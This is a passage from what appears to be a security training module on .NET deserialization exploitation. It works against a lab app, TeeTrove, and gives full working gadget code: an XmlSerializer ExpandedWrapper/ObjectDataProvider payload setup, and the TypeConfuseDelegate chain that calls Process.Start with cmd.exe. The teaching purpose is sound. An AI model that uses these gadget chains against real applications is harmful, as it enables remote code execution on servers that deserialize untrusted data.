
earlier in the section, we can control (need to control) the type string which is used when initializing `XmlSerializer`. The intended value is `TeeTrove.Models.Tee`, but we need to set it to the string equivalent of `new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType()` so that our payload will be deserialized correctly. We can comment out all previous code lines in our program and add the following line:

```
Console.WriteLine(new ExpandedWrapper<XamlReader, ObjectDataProvider>
().GetType().ToString());
```

To get the following string as output:

```
System.Data.Services.Internal.ExpandedWrapper`2[System.Windows.Markup.Xaml
Reader,System.Windows.Data.ObjectDataProvider]
```

But if we supply the combination of this `type string` and our `payload`, with `dnSpy` attached, we get an error because `GetType` returned `null`.



Referring back to the slide from the `BlackHat talk`, we notice that the type string in the box looks similar to ours, except there are some extra values after the closing `]` character that we don't have.

- Runtime Types needs to be known at serializer construction time
  - `ObjectDataProvider` contains an Object member (unknown runtime Type)
  - Use a parametrized Type to "*teach*" `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[
        [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```


Luckily this is an easy fix. If we take a look at the Microsoft Documentation for the `Type` class, we can see a list of properties including AssemblyQualifiedName which looks more like the string we want. So we can modify our line and specify that we want the `AssemblyQualifiedName` instead of calling `ToString()` like this:

```
Console.WriteLine(new ExpandedWrapper<XamlReader, ObjectDataProvider>
().GetType().AssemblyQualifiedName);
```

This time we should get a string that looks closer to the one in the slide:

```
System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.Xam
lReader, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089
```


We can try the exploit again, this time passing the new type string in combination with our payload. Although we don't have the same problem this time, we run into another exception. This time `dnSpy` says `<ExpandedWrapper<SNIP>>` was not expected.




What does this mean? Well, let's look at the decompiled code for the `Import` method one more time.

```
86          // Token: 0x06000054 RID: 84 RVA: 0x00003038 File Offset: 0x00001238
87          [HttpPost]
88          [ValidateInput(false)]
89          public ActionResult Import()
90          {
91              string xml = base.Request.Form["xml"];
92              string type = base.Request.Form["type"];
93              if (!xml.IsEmpty())
94              {
95                  XmlSerializer xs = new XmlSerializer(Type.GetType(type), new XmlRootAttribute("Tee"));
96                  try
97                  {
98                      Tee tee = (Tee)xs.Deserialize(new XmlTextReader(new StringReader(xml)));
99                      using (DataContext dataContext = new DataContext())
100                     {
101                         dataContext.Tee.Add(new Tee
102                         {
103                             UserId = tee.UserId,
104                             Title = tee.Title,
105                             ImagePath = "/Content/Img/Tees/default.jpg",
106                             Price = tee.Price
107                         });
108                         dataContext.SaveChanges();
109                     }
110                     return base.RedirectToAction("Index", "Home");
111                 }
112                 catch (Exception)
113                 {
114                 }
115             }
116             return base.RedirectToAction("Index", "Tees");
117         }
```

In the screenshot above, we notice another parameter passed when instantiating `XmlSerializer`, namely an `XmlRootAttribute` with the name `Tee`. If we create a new Tee and then export it through the web UI, we also notice that the root element is called `Tee`.


```
<Tee>
  <Id>17</Id>
  <UserId>2</UserId>
  <Title>test</Title>
  <ImagePath>/Content/Img/Tees/default.jpg</ImagePath>
  <Price>12.23</Price>
</Tee>
```

With this in mind, let's try renaming the root element of our payload from `ExpandedWrapperOfXamlReaderObjectDataProvider` to `Tee` and resend everything. This time, with `Process Explorer` open we should see a `notepad.exe` process spawn as a child of `w3wp.exe` and so we have our second valid `proof of concept` for `TeeTrove`!



The TypeConfuseDelegate Gadget

Introduction

For the last two exploits, we have used the `ObjectDataProvider` gadget, but many more gadgets exist and more are discovered all the time, so let's take a look at another one called the `TypeConfuseDelegate` gadget.

What is TypeConfuseDelegate?

`TypeConfuseDelegate` is the name of a `.NET Framework` deserialization gadget originally disclosed by James Forshaw in this Google Project Zero blog post.

comparer are the entries in the set, which is under our complete control. Let's write some test code to check it works as we expect:

```
static void TypeConfuseDelegate(Comparison<string> comp) {
    FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
            BindingFlags.NonPublic | BindingFlags.Instance);
    object[] invoke_list = comp.GetInvocationList();
    // Modify the invocation list to add Process::Start(string, string)
    invoke_list[1] = new Func<string, string, Process>(Process.Start);
    fi.SetValue(comp, invoke_list);
}

// Create a simple multicast delegate.
Delegate d = new Comparison<string>(String.Compare);
Comparison<string> d = (Comparison<string>) MulticastDelegate.Combine(d, d);
// Create set with original comparer.
IComparer<string> comp = Comparer<string>.Create(d);
SortedSet<string> set = new SortedSet<string>(comp);

// Setup values to call calc.exe with a dummy argument.
set.Add("calc");
set.Add("adummy");

TypeConfuseDelegate(d);

// Test serialization.
BinaryFormatter fmt = new BinaryFormatter();
MemoryStream stm = new MemoryStream();
fmt.Serialize(stm, set);
stm.Position = 0;
fmt.Deserialize(stm);
// Calculator should execute during Deserialize.
```

The only weird thing about this code is *TypeConfuseDelegate*. It's a long standing issue that .NET delegates don't always enforce their type signature, especially the return value. In this case we create a two entry multicast delegate (a delegate which will run multiple single delegates sequentially), setting one delegate to

The code is relatively short, but it probably doesn't make a lot of sense the first time you see it, so let's figure out what's going on.

How does it work?

The first thing we need to understand is that this gadget begins with a class called `ComparisonComparer`, which is a `serializable`, `internal` class in the `Comparer` class.

```
156         [Serializable]
157         internal class ComparisonComparer<T> : Comparer<T>
158         {
159             private readonly Comparison<T> _comparison;
160
161             public ComparisonComparer(Comparison<T> comparison) {
162                 _comparison = comparison;
163             }
164
165             public override int Compare(T x, T y) {
166                 return _comparison(x, y);
167             }
168         }
169     }
```

`ComparisonComparer` extends the `Comparer` class, and has an internal Comparison property. `Comparison<T>` is a special type of variable called a `Delegate`, which means it refers to another method.

```
public delegate int Comparison<in T>(T x, T y);
```

Most importantly, inside the `Compare` method we see that this `delegated method` is invoked. So if we can create a `ComparisonComparer` and somehow delegate `Process.Start` as the `comparison` method, then when `Compare` is called `Process.Start` will be invoked.

Although `ComparisonComparer` is an internal class inside `Comparer`, which means it can not be instantiated by other classes than `Comparer`, it is exposed via the `Comparer.Create` method.

```
37          public static Comparer<T> Create(Comparison<T> comparison)
38          {
39              Contract.Ensures(Contract.Result<Comparer<T>>() != null);
40
41              if (comparison == null)
42                  throw new ArgumentNullException("comparison");
43
44              return new ComparisonComparer<T>(comparison);
45          }
46
```


So we have a way to create a `ComparisonComparer`, but our problem now is that `Comparison` expects a method that returns an `int`, and `Process.Start` returns a `Process` object.


This is where `MulticastDelegate` comes into play. To put it simply, a `MulticastDelegate` is just a list of `delegated` methods that are to be invoked one after another. Although we still can not delegate `Process.Start` as a `Comparison<T>` due to the return type, we can exploit a long-standing `.NET Framework` issue where type signatures are not always enforced, and overwrite an already delegated function in a `MulticastDelegate` instance with a method which returns a different type, in this case `Process.Start`.

So let's take a look at the beginning of the gadget code:

```
// We delegate `string.Compare` as a new `Comparison<T>`
Delegate stringCompare = new Comparison<string>(string.Compare);

// We create a `MulticastDelegate` by chaining two `string.Compare`
methods in a row
Comparison<string> multicastDelegate = (Comparison<string>)
MulticastDelegate.Combine(stringCompare, stringCompare);
```

```
// We create a `ComparisonComparer` instance using `Comparer.Create` and
pass the `MulticastDelegate` that we created as the `Comparison<T>`
parameter to the constructor
IComparer<string> comparisonComparer =
Comparer<string>.Create(multicastDelegate);
```

At this point, we have a `ComparisonComparer` instance which will invoke two `string.Compare` methods in a row when the `Compare` method is invoked. This is where the `"Type Confusion"` comes in. Inside `MulticastDelegate` is a private field called `_invocationList` which contains the delegated methods in the order they should be invoked.



Since this is a private field, we can not update it directly, however, we can get around this by using a class called `FieldInfo`:

```
// Get the `FieldInfo` for `_invocationList`, specifying it is a `Non-
Public`, `Instance` variable
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
BindingFlags.NonPublic | BindingFlags.Instance);

// Get the `invocation list` from our `MulticastDelegate`
object[] invoke_list = multicastDelegate.GetInvocationList();

// Overwrite the second delegated function (`string.Compare`) with
`Process.Start`
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);
```

Now we have a `MulticastDelegate` which invokes `string.Compare` followed by `Process.Start` whenever the `ComparisonComparer` invokes `Compare`. But we don't have anything that invokes `Compare` yet. This is where `SortedSet` comes in. `SortedSet` is a `Set` that automatically sorts itself each time a new item is added (assuming there are at least two items in total). To do the sorting, it invokes `Compare` on the instance's internal `Comparer` which can be specified by the user, meaning we can supply our `ComparisonComparer`.

```
357             internal virtual bool AddIfNotPresent(T item) {
359                     root = new Node(item, false);
360                     count = 1;
361                     version++;
362                     return true;
363                 }
364
365                 //
366                 // Search for a node at bottom to insert the new node.
367                 // If we can guanratee the node we found is not a 4-node, it would be easy to do insertion.
368                 // We split 4-nodes along the search path.
369                 //
370                 Node current = root;
371                 Node parent = null;
372                 Node grandParent = null;
373                 Node greatGrandParent = null;
374
375                 //even if we don't actually add to the set, we may be altering its structure (by doing rotations
376                 //and such). so update version to disable any enumerators/subsets working on it
377                 version++;
378
379
380                 int order = 0;
381                 while (current != null) {
382                     order = comparer.Compare(item, current.Item);
383                     if (order == 0) {
384                         // We could have changed root node to red during the search process.
385                         // We need to set it to black before we return.
386                         root.IsRed = false;
387                         return false;
388                     }
```

Additionally, and equally important, `SortedSet` can be serialized and upon deserialization it will add the items to a new `SortedSet` instance one by one, effectively triggering the `Compare` function.

```
2096        protected virtual void OnDeserialization(Object sender) {
2097            if (comparer != null) {
2098                return; //Somebody had a dependency on this class and fixed us up before the ObjectManager got to it.
2099            }
2100
2101            if (siInfo == null) {
2102                ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_InvalidOnDeser);
2103            }
2104
2105            comparer = (IComparer<T>)siInfo.GetValue(ComparerName, typeof(IComparer<T>));
2106            int savedCount = siInfo.GetInt32(CountName);
2107
2108            if (savedCount != 0) {
2109                T[] items = (T[])siInfo.GetValue(ItemsName, typeof(T[]));
2110
2111                if (items == null) {
2112                    ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_MissingValues);
2113                }
2114
2115                for (int i = 0; i < items.Length; i++) {
2116                    Add(items[i]);
2117                }
2118            }
2119
2120            version = siInfo.GetInt32(VersionName);
2121            if (count != savedCount) {
2122                ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_MismatchedCount);
2123            }
2124            siInfo = null;
2125        }
```

So the last few lines of the gadget are the following:


```
// Create a SortedSet with our ComparisonComparer and add two strings
//   which will act as the FileName and Arguments parameters when passed
//   to Process.Start(string FileName, string Arguments)
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
```

Putting everything together, the whole gadget looks like this:

```
// We delegate `string.Compare` as a new `Comparison<T>`
Delegate stringCompare = new Comparison<string>(string.Compare);

// We create a `MulticastDelegate` by chaining two `string.Compare`
methods in a row
Comparison<string> multicastDelegate = (Comparison<string>)
MulticastDelegate.Combine(stringCompare, stringCompare);

// We create a `ComparisonComparer` instance using `Comparer.Create` and
pass the `MulticastDelegate` that we created as the `Comparison<T>`
parameter to the constructor
IComparer<string> comparisonComparer =
Comparer<string>.Create(multicastDelegate);

// Get the private field _invocationList, specifying it is a Non-Public,
```

```
Instance variable
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
BindingFlags.NonPublic | BindingFlags.Instance);

// Get the invocation list from our MulticastDelegate
object[] invoke_list = multicastDelegate.GetInvocationList();

// Overwrite the second delegated function (string.Compare) with
Process.Start
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);

// Create a SortedSet with our ComparisonComparer and add two strings
//   which will act as the FileName and Arguments parameters when passed
//   to Process.Start(string FileName, string Arguments)
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
```

Running the gadget, a calculator is spawned as expected, and although we have not tested it out yet, we know that the `Compare` method will be invoked upon `deserialization` as well.



Going Beyond

So far in this module, we have covered two gadgets - `ObjectDataProvider` and `TypeConfuseDelegate`. In the wild, there are many more gadgets, and researchers will

often discover new ones or improve upon existing ones. A few other gadgets (not covered in this module) include:

- PSObject
- SessionSecurityToken
- ClaimsPrincipal (in Vietnamese)


Discovering these gadgets can be quite complicated, but for those of you who are keen to learn more about the process, the blog posts/papers linked to the gadgets above, as well as the following resources may be interesting:

- "Friday the 13th JSON Attacks" White Paper / Video of the Talk
- "Are you my type?" White Paper
- Attacking .NET Deserialization Talk


Example 3: Binary

Discovering the Vulnerability

